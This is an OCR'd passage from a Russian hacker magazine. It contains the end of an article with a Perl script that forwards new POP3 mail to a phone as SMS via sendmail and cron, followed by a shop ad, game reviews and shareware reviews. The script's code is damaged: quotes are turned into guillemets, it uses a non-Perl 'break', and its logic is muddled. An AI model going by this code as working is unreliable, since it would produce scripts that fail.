Определение городского и моб. номера	46.02 рубль	месяц	Бесплатно

Услуга передачи SMS через интернет

Итак, что нам потребуется для заветной цели? Во-первых, шелл, где есть поддержка crontab, Perl и работа с сокетами. Именно на таком шелле мы будет обкатывать свой супер-скрипт. Во-вторых, активная услуга SMS через интернет, так как, если она не будет активизирована, ты не сможешь пользоваться SMS через e-mail. В-третьих, зарегистрированный почтовый ящик с любым названием (я опишу, для чего он нужен) с POP3-авторизацией для снятия с него e-mail. И, наконец, прямые руки и стремление к цели.

Настало время рассказать об алгоритме работы скрипта. При запуске он проверяет ящик, который ты зарегистрировал, на наличие новых сообщений. На этот ящик ты будешь посылать SMS-запрос на проверку новых мессаг. Когда в нем оказывается сообщение, отправленное с твоего телефона, скрипт проверяет наличие новых SMS уже на интересующем тебя ящике. Если таковые имеются, скрипт посылает тебе на телефон SMS, в теле которой будет находиться последнее письмо с интересующего тебя ящика. Вот, собственно, в чем заключается краткий алгоритм работы форвардера.

Погружение в кодинг

Теперь пора заняться созданием самого алгоритма. Для проверки сообщений я использовал стандартный Perl-модуль Net/POP3.pm. Он позволяет гибко работать с pop3-сервером без лишнего кода, который имел бы место при использовании IO/Socket.pm. Для отправки сообщений используется обычный sendmail. Ах да, забыл упомянуть, что на шелле он тоже должен быть в рабочем состоянии :). Еще несколько особенностей, чтобы не было путаницы в приведенном ниже коде. У скрипта существуют три фичи. Кратко остановимся на каждой из них.

1. Debug - вывод пошаговой информации или, иными словами, печать того, что делает скрипт в данный момент.
2. Режим удаления сообщений. Тебе решать, что делать со стянутой со своего ящика мессагой - удалять или оставлять ее на сервере. По умолчанию удаление выключено.
3. Указание максимального размера сообщения. Дело в том, что если длина SMS с интернета превышает 160 символов, сервер оператора разбивает сообщение на 2,3 или более сообщений. Я не уверен, что тебе было бы приятно получить по SMS всего «Евгения Онегина», поэтому, если размер сообщения превышает заданное число, то SMS урезается.

А теперь приведу сам скрипт с подробными комментариями. Ты можешь скачать его с http://kamensk.net.ru/forb/1/mail.tar.gz.
Итак, поехали.

```
#!/usr/bin/perl

### Sms-Forwarder for Mobiles any versions ;]
### By Forb <forb@real.xakep.ru>, ICQ: 304211

use Net::POP3;  ## Подгружаем модуль POP3.pm

$debug=0;
$delete=0;
$maxsize=600;
## Фичи скрипта, их назначение смотри выше

$mail='myname@secureserver.ru@mysmallpassword'; ## Данные на ящик, с которого будем перенаправлять почту
$cmail='sms_for_me@mail.ru@smska'; ## Данные на ящик, на который будем отсылать почту с мобильника
$mcenter='me@shell.ru'; ## Адрес отправителя SMS (можно указать твой логин на шелле и хост самого шелла)
$smsmail='+79028863231@sms.uraltel.ru'; ## Почтовый ящик, который предоставляет оператор

my($res)=mconnect($cmail); ## Первоначальная стадия - проверка мыла на реквестовом ящике
$res=$res == 1 ? print «Got SMS. Trying to get new mail\n» : exit print «No such SMS\n» if $debug; ## Обработка результата, если выставлен Debug
$step=1; ## Установка глобальной переменной step - далее станет ясно, зачем она нужна
my($res)=mconnect($mail); ## Еще один вызов процедуры mconnect, уже с параметром ящика для перенаправления
$res=$res == 1 ? print «Getting mail. Sending to mobile\n» : exit print «No mess ages\n» if $debug; ## Обработка результатов
sendmessage(@send); ## Отправление сообщения на мобилу, если скрипт доживет до этого места

## Вот все тело скрипта. Далее идут две компактные процедуры mconnect() и sendmessage()

sub mconnect {
  my($info)=shift; ## Берем параметр в переменную $info
  my($stop)=0; ## Обнуляем локальную переменную $stop
  my($popuser,$pophost,$poppass)=split('@',$info); ## Получаем имя пользователя, адрес сервера и пароль на ящик
  my($pobject)=Net::POP3->new(«$pophost», Timeout => 60) || die «Cannot create object\n»; ## Вызываем конструктор New, с указанием хоста и поля Timeout со значением 1 минута
  $messages=$pobject->login(«$popuser»,»$poppass»); ## Логинимся на сервер
  if ($messages ne '0E0' && $step == 1) { ## Если есть сообщения и шаг второй (проверка второго по счету ящика):
    $msg=$pobject->get($messages); ## Стягиваем сообщение

    for ($i=1;$i<=$#$msg;$i++) {
      my($mess)=$msg->[$i];
      chomp($mess);
      push(@send,$mess) if $stop; ## Записываем его тело в массив @send
      $stop = 1 if ($mess eq '');
      break if ($mess eq '.');
    }
  }
  if ($messages eq '0E0') { ## Если сообщений нет, вернем 0 при дебаге, либо просто завершим скрипт
    return 0 if $debug;
    exit
  }
  $pobject->delete(1) if (($delete && $step) || (!$step)); ## Удалим сообщение, если стоит опция $delete, либо если проверяем реквестовый ящик
  $pobject->quit;
  return 1; ## Успешно выходим...
}

sub sendmessage {
  my(@what)=@_;
  my($scal)=0; ## Получаем тело сообщения и обнуляем переменную для получения размера
  open(MAIL,»|/usr/sbin/sendmail -t») || die «cant send email $!\n»; ## Открываем sendmail для записи данных в него
  print MAIL << «EOF»;
  From: Center <$mcenter>
  To: $smsmail
  Content-type: text/plain

EOF
## Пишем в него заголовок сообщения: адрес отправителя и ящик адресата

  foreach (@what) {
    $scal+=length($_); ## Получаем размер каждой строки тела сообщения, суммируя его в $scal
    break if ($scal > $maxsize); ## Прерываем цикл при достижении максимального размера
    print MAIL «$_\n» ## Пишем тело сообщения в дескриптор sendmail'a
  }

  close(MAIL); ## Закрываем поток
}
```

Как видишь, все просто. Суть скрипта - это вызов mconnect() 2 раза для проверки обоих ящиков и в случае, когда на обоих есть сообщения, пересылка последнего сообщения на мобилу. Метод $self->login() возвращает количество сообщений на ящике, либо 0E0, когда сообщений нет. Затем происходит тонкая работа с элементами массива, ссылка на который возвращается методом $self->get(). Переменная $step нужна, чтобы не переписывать одну и ту же процедуру несколько раз. Как видишь, у меня это получилось =).

Проверка почты

А теперь немного расскажу, как юзать эту штуковину. После успешного создания скрипта на всякий случай проверь его синтаксис командой perl -c mail.pl, где mail.pl - твой скрипт. Затем запусти редактор кронтаба командой crontab -e. В нем войди в режим ввода текста (ESC, i) и забивай туда примерно следующее:

```
0,10,20,30,40,50 * * * * /usr/bin/perl /home/login/work/mail.pl >/dev/null 2>&1 &
```

где 0,10,20,30,40,50 - время в минутах для запуска скрипта (в моем случае скрипт будет запускаться каждые 10 минут). Все сообщения, которые он будет выводить, уйдут в /dev/null (если бы этого не было, они бы ушли тебе на почтовый ящик).

Вариации на тему

Ты можешь модифицировать этот скрипт, добавив, например, туда чистку от html-сообщений, либо создав проверку более одного реквестового ящика, по которой можно судить, какой ящик следует проверять и с какого перенаправлять =). Таким образом ты создашь мультипользовательскую среду в одном скрипте. Фантазия тут безгранична. Я же ограничился вышеизложенным вариантом и пользуюсь этой фичей уже больше недели.

Теперь можно с уверенностью сказать, что прежде чем тратиться на дорогой мобильник, следует подумать, а не сделать ли тебе из старого то, что ты давно хотел иметь? Ведь старый друг лучше новых двух.





М А Г А З И Н

(095) 928-6089, (095) 928-0360, (095) 928-3574


$ 439,99
HP Jornada 568


$ 699,99
Toshiba e740

$ 725,99
Compaq iPaq H3970


$ 880
Sony DCR-PC8 E mini DV Camcoder


$ 625,99
Fujitsu-Siemens Pocket LOOX 600

$ 229,99
Jstck/ CH Flight Sim Yoke USB

mobile computers


$ 110.99
Headphones/ Sennheiser HD 265 Vocal Headphones



$ 225
Spkrs/VideoLogic DigiTheatre LC - Silver


$ 720
Sony CyberShot Digital Camera DSC-S85


$ 120
Sony VCT-680RM


$ 75
Video/ Pinnacle Systems Studio PCTV Pro


$ 95,99
SanDisk 128 MB CompactFlash Card


$ 29,99
(Blizzard) Warcraft III Action Figure: Storm Rage The Night Elf

$ 35,99
(WestWood) Command & Conquer: Red Alert 2: Chrono Legionnaire - Pewter Figure



$ 39,99
(Blizzard) The Art of Warcraft

Gifts

Журнал Хакер #2(50) e-shop

Да, Я хочу получать
БЕСПЛАТНЫЙ КАТАЛОГ E-Shop


Город
Улица
Дом корпус квартира
ФИО

Отправьте купон по адресу:
101000, Москва, Главпочтамт,
а/я 652, E-Shop

ЗАЛ СУДА

Stepan Ilyin aka Step (step@real.xakep.ru)

Приговор N



Урожденная	Шторм: Солдаты неба
Жанр	*3D-action/аркада*
Похожесть	*Шторм*
Мать/отец	*MADia/Бука*
Требует	*P3-900(P4-2Ghz), 256(512), 3D*
Группповуха	*LAN, Инет*


Описуха Аддон к довольно неплохой (правда, аркадной) леталке на тему межгалактических войн. Исправлена куча графических багов, добавлены новые спецэффекты, а сюжет стал гораздо более занимательным и связным. Отлично прорисованные и сбалансированные летательные аппараты позволяют полностью погрузиться в непредсказуемый и полный опасностей мир. В целом неплохо, но хотелось бы чего-нибудь большего...




ПРИГОВОР ХОРОШО

Урожденная	Revolution
Жанр	*FPS*
Похожесть	*Half-life*
Мать/отец	*FUN Labs/Activision Value*
Требует	*P3-500(P3-800), 128(256), 3D*
Группповуха	*LAN, Инет*


Описуха Самый обычный шутер. Сюжетная линия, изобилующая колоссальным количеством ляпов, тупа до безобразия. Большинство заданий сводятся к «убей того-то», «иди туда-то». Движок не блещет новизной - переделанный half-life'овский. Отсюда кривые текстуры и выпадающие пиксели. Да и атмосфера неоригинальна - как и для киберпанка в целом, для нее характерны мутация, радиация и Корпорация, на которую ты и работаешь.

ПРИГОВОР СРЕДНЕ

Урожденная	Космические рейнджеры
Жанр	*RPG/action/adventure*
Похожесть	*Elite, Star Control 2/3*
Мать/отец	*Elemental Games/1C*
Требует	*P-233(P3-700), 64(256), 3D*
Группповуха	*Обломись*



Описуха Звездная коалиция пяти рас тщетно пытается дать отбор беспощадному агрессору, захватывающему одну звездную систему за другой. Атаки в лоб бессмысленны, вся надежда на космических рейнджеров. Весьма успешная комбинация RPG, action'а и адвенчуры затягивает не на шутку. Добавь к этому отличные графику и звук, интересный сюжет, а также удобный интерфейс - и получишь занимательную и ненапряжную игрушку.

ПРИГОВОР РУЛЕ(З)!

Урожденная	ГЭГ 2: Назад в будущее
Жанр	*Квест*
Похожесть	*Рандеву с незнакомкой*
Мать/отец	*SGSoft/Media 2000*
Требует	*P2-300(P3-700), 32(64), 3D*
Группповуха	*Обломись*


Описуха Ты думаешь, сможешь поиграть в сиквел весьма занимательного квеста? Как бы не так! Перед нами жалкая пародия сторонних разработчиков на оригинал игры. Позаимствовав брэндовое имя, те выдали отвратительную игру с убогой реализацией графики, любительской озвучкой, линейным сюжетом и диалогами, составленными, вероятно, сексуально озабоченным подростком. Словом, черное пятно в российской игровой индустрии.


ПРИГОВОР ЛАЖА

Урожденная	Trophy Hunter 2003
Жанр	*Симулятор охоты*
Похожесть	*Big game Trophy Hunter*
Мать/отец	*Southlogic Studios/Infogames*
Требует	*P3-500(P4-1Ghz), 128, 3D*
Группповуха	*Инет*

Описуха По-моему, симуляторы охоты – лишь никудышные шутеры с минимумом драйва. TP2003 - лишнее тому подтверждение. Понятия о выслеживании животного в игре не существует. Весь процесс сводится к тупой беготне по лесу с весьма удручающим пейзажем в надежде наткнуться на какую-нибудь бедную зверушку. Сомнительное удовольствие, даже учитывая богатый выбор оружия, оптики и другой амуниции.




ПРИГОВОР ПЛОХО



001489

Урожденная	The Cameron Files: Pharaoh's Curse
Жанр	Adventure
Похожесть	The Cameron Files
Мать/отец	Galilea Entertainment/ The Adventure Company
Требует	P2-300(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Если реализация первой части серии (Secret at Loch Ness) заслуживала оценки «хуже некуда», то Pharaoh's Curse выглядит более достойно. По крайней мере, в визуальном плане. Игровой процесс все такой же кривой. Куча логических несоответствий в сценарии начинает бесить уже после часа игры. Да и вообще, игру куда легче пройти методом тупого тыка, нежели логически.
ПРИГОВОР	СРЕДНЕ









Урожденная	Tennis Masters Series 2003
Жанр	Симулятор тенниса
Похожесть	Tennis Masters Series
Мать/отец	Microids/Microids
Требует	P2-350(P3-600), 64(128), 3D
Групповуха	Инет
Описуха	Нововведений совсем немного. Разработчики акцентировали внимание на незначительных мелочах, в результате получили практически идеальный симулятор тенниса. Ощущение реальности всего происходящего передано идеально: здесь и мимика и жесты игроков, и реакция судьи, и поддержка зала. Физика также на уровне: мяч летает именно так, как ему положено, учитывая все нюансы покрытия корта. Рекомендую.
ПРИГОВОР	РУЛЕ(3)






Урожденная	Skateboard Park Tycoon
Жанр	Tycoon/аркада
Похожесть	Ski park tycoon
Мать/отец	Cat Daddy Games/Activision Value
Требует	P2-266(P3-500), 32(64), 3D
Групповуха	Обломись
Описуха	Хочешь рампы и рейлы? А может фанбокс или халфпайп? Да что угодно. Мышку в руки - и вперед! В Skateboard Park Tycoon можно такой парк для скейтбордистов отгрохать, что у бедняг колеса отвалятся. А хочешь почувствовать себя в их шкуре – смело включай вид от первого лица. И вперед - кикфлипы, гринды и т.д. Аркада-аркадой, но все равно приятно. Хотя в целом надоедает очень быстро. Не хватает изюминки.
ПРИГОВОР	СРЕДНЕ







Урожденная	Shadow of destiny
Жанр	Adventure
Похожесть	Shenmue
Мать/отец	Konami/Konami
Требует	P2-350(P3-500), 64(128), 3D
Групповуха	Обломись
Описуха	Очередная адвенчура. На этот раз ты - несчастный молодой человек, в жизни которого появился маньяк, вот уже несколько раз пытавшийся тебя убить. Дабы выяснить предпосылки очередного покушения, бедняга путешествует по времени. Со всеми вытекающими последствиями и проблемами. Довольно ограниченные рамки действий и местами убогая графика портят общее впечатление, хотя идея неплоха, да и звук на уровне.
ПРИГОВОР	СРЕДНЕ








Урожденная	Archangel
Жанр	Action/RPG
Похожесть	Rune, Hexen 2
Мать/отец	Metropolis Software/Руссобит-М
Требует	P3-600(P4-1500), 128(256), 3D
Групповуха	Обломись
Описуха	Убогая до безобразия стрелялка с элементами RPG. Вместо того, чтобы остановится на одном временнОм отрезке, сосредоточив на нем усилия художников, дизайнеров и сценаристов, разработчики обратились аж к нескольким эпохам. Получилось, мягко говоря, не очень. Убогая графика, бестолковая озвучка и удручающий сторилайн с фанерными персонажами и линейными квестами.
ПРИГОВОР	ПЛОХО





NEXT

ЗАЛ СУДА

Приговор N



Stepan Ilyin aka Step (step@real.xakep.ru)

Урожденная	Deadly Dozen: Pacific Theater
Жанр	*FPS*
Похожесть	*Deadly Dozen*
Мать/отец	*nFusion Interactive/Infogrames*
Требует	*P2-450 (P3-800), 128, 3D*
Групповуха	*LAN, Инет*
Описуха	Об изменениях, происшедших с игрой по сравнению с первой частью, долго рассказывать не придется. Перед нами почти то же самое. Миссии, которые на первый взгляд могут показаться разнообразными, все в конечном итоге сводятся к одному – беготне и одновременной стрельбе из автомата. Графика такая же отстойная: квадратное оружие, вездесущий туман, плоские модели с кое-как натянутыми текстурами.





ПРИГОВОР: ПЛОХО

Урожденная	Europe 1400: The Guild
Жанр	*Экономический симулятор*
Похожесть	*Серия Tycoon, The Sims*
Мать/отец	*4Head Studios/Руссобит-М*
Требует	*P3-500(P3-800), 64(128), 3D*
Групповуха	*LAN, Инет*
Описуха	Фишка игры – нестандартность жанра. Аналогии можно провести разве что с Симсами, где акцент сделан на обустройство личной жизни, здесь же он сместился в сторону карьерного роста. Тебе наверняка понравятся и экономическая направленность игры, и элементы RPG, и наличие личной жизни героя со всеми вытекающими проблемами. Стоит отметить продуманный интерфейс, современную графику и хорошее музыкальное сопровождение.


ПРИГОВОР: ХОРОШО

Урожденная	Drome Racers
Жанр	*Аркадные гонки*
Похожесть	*Rollcage 1, 2*
Мать/отец	*Attention To Detail/Electronic Arts*
Требует	*P3-500(P4-1Ghz), 64(256), 3d*
Групповуха	*Split-screen*
Описуха	Динамичные и безбашенные гонки на высокоскоростных болидах без малейшего понятия о законах физики. Редкий случай, когда аркадность игры лишь идет ей на пользу. Именно то, что нужно после работы - проехаться с ветерком на отлично управляемой машине собственной сборки, да еще постреливая из ракетницы по наглым соперникам, которые не хотят уступать дорогу. Занимательно, но ненадолго.


ПРИГОВОР: СРЕДНЕ

Урожденная	Civilization III: Play the World
Жанр	Походовая стратегия
Похожесть	Серия Civilization
Мать/отец	Firaxis Games/Infogrames
Требует	P2-400(P3-800), 64(128)
Групповуха	В ассортименте
Описуха	Очередной add-on к бессмертной цивилизации. На этот раз разработчики нашли в себе силы и реализовали возможность сетевой игры. Игра по интернету – чистой воды мазохизм, ибо тормоза страшнейшие. А по LAN'у погонять можно, балуясь различными сетевыми режимами. Да и в целом add-on не подкачал. Порадовали как приятные изменения в интерфейсе, так и оригинальные добавления в списки достижений и построек.





ПРИГОВОР: ХОРОШО

Урожденная	O.R.B: Off-world resource base
Жанр	*Космическая 3D-RTS*
Похожесть	*Project Earth, Homeworld*
Мать/отец	*Strategy First/Strategy First*
Требует	*P3-600(P4-1Ghz), 128(256), 3D*
Групповуха	*LAN, Инет*
Описуха	Еще одна попытка заполучить лавры Homeworld'а. Что имеем: две враждующие на религиозной основе расы, цель каждой из которых – полное доминирование. Современный 3D-движок, симпотная графика и удобное управление. Разработчики просчитались только в одном: в погоне за грандиозностью переборщили с размерами игровых карт. Так что перелеты занимают до 40(!) минут РЕАЛЬНОГО времени. А это уж слишком.





ПРИГОВОР: СРЕДНЕ



Урожденная	Search and Rescue 4: Coastal Heroes
Жанр	Вертолетный симулятор
Похожесть	Серия Search and Rescue
Мать/отец	InterActive Vision/Акелла
Требует	P3-500(P4-1GHz), 128, 3D
Групповуха	Обломись
Описуха	Если в предыдущей игре ты руководишь действиями спасателей, то здесь на своей шкуре испытаешь, какого лететь на вертолете в ледяном ущелье, прячась от порывов сильнейшего ветра, чтобы побыстрей доставить бедолаг-путешественников в госпиталь. Увлекательный геймплей, гарантирующий тебе выброс адреналина без всякой стрельбы и погони. Жаль, что графика пока до Ил-2 не дотягивает...
ПРИГОВОР	ХОРОШО



Урожденная	Emergency 2: The Ultimate Fight for Life
Жанр	МЧС-сим
Похожесть	Emergency
Мать/отец	Sixteen Tons Ent./Take Two Interactive
Требует	P3-600(P4-1Ghz), 128(256)
Групповуха	Обломись
Описуха	Отличная игрушка, наглядно показывающая всю важность и сложность роботы диспетчеров во время спасательных операций. Как только запустишь Emergency 2, в твое распоряжение попадут различное оборудование, техника, личный состав, а также многочисленные чрезвычайные происшествия. После первого провала понимаешь, к чему может привести халатность и непрофессионализм в такого рода делах.
ПРИГОВОР	СРЕДНЕ





ШароWAREZ

M.J.Ash (m.j.ash@real.xakep.ru)

PicaLoader v 1.15

Windows 9x/Me/NT/2k/XP
Size: 1237 Kb
Shareware
http://www.vowsoft.com

Грабитель веб-сайтов, специализирующийся на поиске и загрузке графических файлов. Среди аналогов выделяется продвинутым HTML-анализатором и мощной системой фильтров. С помощью анализатора PicaLoader выделяет практически все ссылки на изображения (включая JavaScript, VBScript, JScript-линки!), имеющиеся в HTML-документе, а система фильтров позволяет программе скачивать лишь те картинки, которые соответствуют заранее заданным характеристикам. Обе эти фишечки чрезвычайно полезны, когда объектом грабежа является сайт для взрослых (эх, на какие только хитрости не идут создатели подобных ресурсов в тщетной попытке защитить свой контент!).
Работа с PicaLoader начинается с постановки задачи: указания адреса ресурса-»донора», логина с паролем (если требуется), глубины прохода по ссылкам, желаемого расположения веб-страниц и картинок. Второй шаг - выбор необходимого профиля, определяющего, какие именно изображения программа должна искать и качать. В софтину уже забито несколько готовых профилей, таких как, скажем, High-Definition photo, Gif Animation, 800X600 WallPaper, 1024X768 Wallpaper, All pictures without thumbnail. Но если готовый профиль подобрать не удастся - всегда можно сформировать свой собственный, содержащий четкие указания, на изображения какого типа, размера, веса и т.д. PicaLoader должна/не должна обращать внимание.
Посмотреть «награбленное» можно во встроенном в прогу вьювере, который, кстати, по совместительству является простеньким, но довольно приятным менеджером картинок.




SV Bookmark v 1.2

Windows 9x/Me/NT/2k/XP
Size: 2171 Kb
Shareware
http://www.smelis.com



Опера от версии к версии становится все лучше, однако некоторые страницы я по-прежнему вынужден смотреть в Internet Explorer. Я к этому уже так привык, что переход с одного браузера на другой выполняю чисто автоматически. Есть только один неприятный эффект - часть закладок на заинтересовавшие меня веб-сайты оседает в Опере, часть - в ослике IE. А синхронизировать данные между этими бродилками мне уже порядком надоело. Как раз поэтому я сейчас и присматриваюсь к SV Bookmark - универсальному менеджеру закладок, способному работать с Оперой, NN, Mozill'ой, Internet Explorer'ом (и другими браузерами, построенными на его основе). И чем больше я присматриваюсь, тем больше он мне нравится. Об удобстве единой базы закладок, не зависящей от конкретного браузера, я уже говорил. Второй важный плюс SV Bookmark - способность программы автоматически снабжать каждую ссылку «фоткой», т.е. скриншотом соответствующего веб-сайта. При этом для создания новой закладки требуется лишь кликнуть по кнопке Add Bookmark, расположенной на маленькой панели, по умолчанию плавающей в правом верхнем углу экрана. Название странички и ее URL прога самостоятельно выхватит из активного окна бродилки (хотя адрес сайта, открытого в Опере, прога пока подставляет неверно - его приходиться править вручную). Скриншот странички с лихвой заменяет подробное описание, но при желании в любую закладку ты можешь загнать и его.
Бороздить накопленную коллекцию ссылок можно так же лихо - из меню, выпрыгивающего в центре экрана после клика по значку SV Bookmark в системном трее. Причем, что удобно, во время твоего путешествия по меню прога будет показывать уменьшенный «снимок» лишь того веб-сайта, над закладкой которого задержится курсор твоей мыши!
Для наведения порядка в коллекции ссылок служит отдельный модуль программы - SV Bookmark Manager. С его помощью можно удалять/перемещать/редактировать отдельные записи, просматривать скриншоты в натуральную величину, импортировать ссылки из Оперы, Internet Explorer'а и файлов собственного формата программы, а также архивировать данные и сбрасывать их в обычный текстовый файл.



It'sMe v.2.0.4

Windows 9x/Me/NT/2k/XP
Size: 19203 Kb
Shareware
http://www.reallusion.com/itsme



Не так давно мы рассматривали различный софт, с помощью которого можно построить компьютерную модель головы человека на основе его фотографии в профиль («Посмотри, кто говорит!», Х № 12'02). Ныне я решил продолжить эту тему, рассказав о самом простом способе создания и «оживления» полноценных (с ручками и ножками) виртуальных персонажей. Способ этот заключается в использовании программы It'sMe в качестве «среды разработки». Сразу предупреждаю: никакого отношения к серьезным 3D-редакторам It'sMe не имеет, это просто конструктор, позволяющий прилепить к готовой модели фотографию требуемого лица. При этом твой выбор (в триальной версии) ограничен двумя встроенными моделями (парень, девушка), характеристики которых (высоту, толщину, длину рук и т.д., за исключением формы и размера головы :)) изменить невозможно. Зато разрешается поиграть «в куколки»: напялить на виртуальный персонаж один из имеющихся комплектов одежды, дать ему в руки какой-нибудь предмет (меч, мобильный телефон, бутылку вина и т.п.), причесать его соответствующим образом, а затем заставить выполнять какое-нибудь прикольное действие (например, боксировать, умирать от удушья или вилять задницей). Учитывая то, что «видеозапись» этого процесса можно сохранить в виде анимированного GIF'а или AVI-файла, нетрудно догадаться, что программа It'sMe предназначена в первую очередь для создания дружеских (и не очень) анимированных шаржей.
Встроенный Facial Editor позволяет довольно качественно натянуть на модель головы чью-либо фотку. С домашней странички программы можно взять дополнительные комплекты (pack'и) с одеждой, предметами, новыми моделями и движениями. Там же выложен KeyPose Editor, с помощью которого виртуальным персонажам в It'sMe можно придавать самые разнообразные (смелые) позы. А еще... Впрочем, хватит! Думаю, когда тебе в следующий раз захочется как-нибудь приколоться над приятелем, ты об этой софтине вспомнишь :).

MultiLingua Trainer v 5.5

Windows 9x/Me/NT/2k/XP
Size: 2554 Kb
Shareware
http://www.ktolmachov.narod.ru



Одна из самых навороченных программ для изучения иностранных слов. На начальном этапе пытается всевозможными способами расширить твой словарный запас. Новые слова даются с переводом, транскрипцией, картинками-ассоциациями и вдобавок старательно проговариваются. Полученные таким образом знания можно в любой момент проверить - в этом случае MultiLingua Trainer показывает пройденные слова и предлагает тебе выбрать правильный перевод.

Впрочем, я перечислил достаточно стандартные для данного вида программ функции. Гораздо более интересным является умение MultiLingua Trainer не только «произносить» слова с помощью синтезатора речи (хотя именно в этом случае в окне программы можно наблюдать синхронную анимацию мимики губ), но и проигрывать гораздо более правильные варианты произношения с компакт-дисков (грабежу подвергаются курсы «English Platinum», «Deutsch Platinum», CD с толковым словарём английского языка Longman). Другая эксклюзивная функция - автоматический поиск перевода выделенных слов в популярных словарях (Edictionary, Lingvo, MultiLex) прямо из текста, открытого в произвольном приложении. Но самая любопытная, на мой взгляд, фишка программы заключается в возможности изучения лишь тех слов, с которыми тебе действительно приходится сталкиваться. В самом деле, на фига с первых дней учить как будет по-английски «зонтик» или «ясень», когда можно загнать в MultiLingua Trainer один из тех текстов, с которыми тебе доводилось работать, и попросить программу сразу расширять твой словарный запас в правильном направлении?!!

Mail Navigator v 1.4

Windows 9x/Me/NT/2k/XP
Size: 1240 Kb
Shareware
http://www.mailnavigator.com



